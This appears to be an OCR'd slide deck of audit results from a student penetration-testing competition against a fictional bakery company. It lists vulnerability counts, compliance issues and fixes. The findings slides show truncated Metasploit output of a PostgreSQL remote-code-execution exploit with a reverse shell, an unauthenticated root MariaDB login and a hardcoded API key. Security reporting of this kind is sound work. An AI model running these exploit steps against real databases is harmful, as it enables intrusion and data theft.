Paris, France

LE BONBON CROISSANT

CPTC 2021

Security Audit Results

Finals-XX

Agenda


- Summary
- Positive Security Measures
- Key Findings
- Compliance
- Business Impact
- Recommended Immediate Changes
- Conclusion
- Questions

Summary

Vulnerabilities discovered:

Severity	Number of Vulnerabilities Identified
Informational	2
Low	1
Moderate	1
High	4
Critical	3
Total	11

Summary


Percentage of Vulnerabilities Identified
Informational
18.2%
Critical
27.3%
Low
9.1%
Moderate
9.1%
High
36.4%

Positive Security Measures

- Root accounts on all machines did not repeat commonly used passwords in the environment


- Most software used was up to date

- Attentive and quick-to-respond technical team

Key Findings

Critical

- Remote Code Execution through PostgreSQL
-
- Leake



```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run

[*] Started reverse TCP handler on 10.0.254.201:4444
[*] 10.0.17.14:5432 - 10.0.17.14:5432 - PostgreSQL 12.9 (Ubuntu 12.9-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu,
ubuntu1~20.04) 9.3.0, 64-bit
[*] 10.0.17.14:5432 - Exploiting...
[+] 10.0.17.14:5432 - 10.0.17.14:5432 - NBgzdzwD1IOm dropped successfully
[+] 10.0.17
[+] 10.0.17
[+] 10.0.17
[*] 10.0.17

shell[*] Co                                                                                   0:07 -0500


[*] Trying
[-] python
[*] Trying
[*] Found p
[*] Using `
[*] Trying
[*] Found b
id
id
uid=114(pos
postgres@ch
```

```
┌──(root㉿ kali01)-[~]
└─# mysql -u root -h 10.0.17.14
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 14420

| test                 |
| wmci                 |
+----------------------+
5 rows in set (0.001 sec)
```

```
const  apiKey = process.env.WMCI_API_KEY || 'ZX1KaGJHY21PaUpJVXpJMU5pSXNJblI1Y0NJNk

let apiUrl;
if (process.env.NODE_ENV === 'production' || typeof(process.env.NODE_ENV) == "undef
  apiUrl = process.env.WMCI_API_URL || 'https://whatchamacallit.warehouse.lebonbonc
} else {
  apiUrl = process.env.WMCI_API_URL || 'https://localhost';
}

const Config = {
  WmciApiUrl : apiUrl,
  WmciApiKey: apiKey
};
```

High

- Vulnerable Gift Card API
- Underlying API Instability
- Breach of Customer Information
- Unauthenticated PostgreSQL Database

Compliance

- Numerous PCI-DSS issues
    - Password storage
    - Cardholder data disclosure

Business Impact

- Legal issues (relative to compliance)
- Lessened consumer confidence
- Loss of sales

Recommended Immediate Changes

- Ensure the latest OS security patches are tested and installed on all systems
- Keep all software updated to the latest version
- Create a secure password for the PostgreSQL database
- Restrict access to the MariaDB database

Conclusion

- Many positives
- Many vulnerabilities
- Some compliance issues
- Large business impact
- Immediate action items
- Thank you!

Questions?